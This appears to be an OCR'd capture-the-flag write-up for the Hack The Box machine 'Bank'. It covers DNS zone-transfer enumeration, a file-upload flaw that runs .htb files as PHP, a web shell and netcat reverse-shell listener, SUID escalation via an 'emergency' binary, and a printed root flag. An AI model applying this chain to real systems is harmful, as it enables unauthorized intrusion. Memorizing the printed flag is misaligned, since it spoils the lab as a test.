
Information Gathering

1) Found some open ports

```
┌──(vigneswar㉿vigneswar)-[~]
└─$ nmap 10.10.10.29
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-19 13:38 IST
Nmap scan report for 10.10.10.29
Host is up (0.55s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
53/tcp open  domain
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 125.87 seconds
```


2) Found empty apache page




3)Found VHosts via DNS axfr zone transfer

```
┌──(vigneswar㉿vigneswar)-[~]
└─$ dig axfr bank.htb @10.10.10.29

; <<>> DiG 9.18.16-1-Debian <<>> axfr bank.htb @10.10.10.29
;; global options: +cmd
bank.htb.               604800  IN      SOA     bank.htb. chris.bank.htb. 5 604800 86400 2419
200 604800
bank.htb.               604800  IN      NS      ns.bank.htb.
bank.htb.               604800  IN      A       10.10.10.29
ns.bank.htb.            604800  IN      A       10.10.10.29
www.bank.htb.           604800  IN      CNAME   bank.htb.
bank.htb.               604800  IN      SOA     bank.htb. chris.bank.htb. 5 604800 86400 2419
200 604800
;; Query time: 308 msec
;; SERVER: 10.10.10.29#53(10.10.10.29) (TCP)
;; WHEN: Tue Sep 19 13:57:31 IST 2023
;; XFR size: 6 records (messages 1, bytes 171)
```


4)Found the login page




5) found accounts page



6) Found a acc with credentials



7) File upload found




Vulnerability Assesment

1) We can upload payload in .htb (File Upload Vulnerability)


```
    </div>
</div>
<!-- New Ticket -->
<div class="col-sm-5">
    <section class="panel">

        <div class="panel-body">
            <form class="new_ticket" id="new_ticket" accept-charset="UTF-8" method="post" enctype="multipart/form-data">

                <label>Title</label>
                <input required placeholder="Title" class="form-control" type="text" name="title" id="ticket_title" style="background-repeat: repeat; background-image: none; background-positio
                <br>

                <label>Message</label>
                <textarea required placeholder="Tell us your problem" class="form-control" style="height: 170px; background-repeat: repeat; background-image: none; background-position: 0% 0%;"
                <br>
                <div style="position:relative;">
                        <!-- [DEBUG] I added the file extension .htb to execute as php for debugging purposes only [DEBUG] -->
                        <a class='btn btn-primary' href='javascript:;'>
                            Choose File...
                            <input type="file" required style='position:absolute;z-index:2;top:0;left:0;filter: alpha(opacity=0);-ms-filter:"progid:DXImageTransform.Microsoft.Alpha(Opacity=0)"
                        </a>
                         
                        <span class='label label-info' id="upload-file-info"></span>
                </div>
                <br>
                <button name="submitadd" type="submit" class="btn btn-primary mt20" data-disable-with="<div class=&quot;loading-o&quot; style=&quot;padding: 7px 21px;&quot;></div>">Submit</but
            </form>

        </div>
```

Exploitation


1) Got Web Shell




2) Got the user flag



3) Got Shell





яШяаJFIFяЫ„

```
┌──(vigneswar㉿vigneswar)-[~]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.10.29] 45350
/bin/sh: 0: can't access tty; job control turned off
$
```

4) Found SUID bit set by root

```
www-data@bank:/var/htb/bin$ ls -al
total 120
drwxr-xr-x 2 root root   4096 Jan 11  2021 .
drwxr-xr-x 3 root root   4096 Jan 11  2021 ..
-rwsr-xr-x 1 root root 112204 Jun 14  2017 emergency
www-data@bank:/var/htb/bin$
```

5) Got the root flag

```
www-data@bank:/var/htb/bin$ ./emergency /root/root.txt
/root/root.txt: 1: /root/root.txt: 0c827ed806b0c120537903f2a63becda: not found
www-data@bank:/var/htb/bin$
```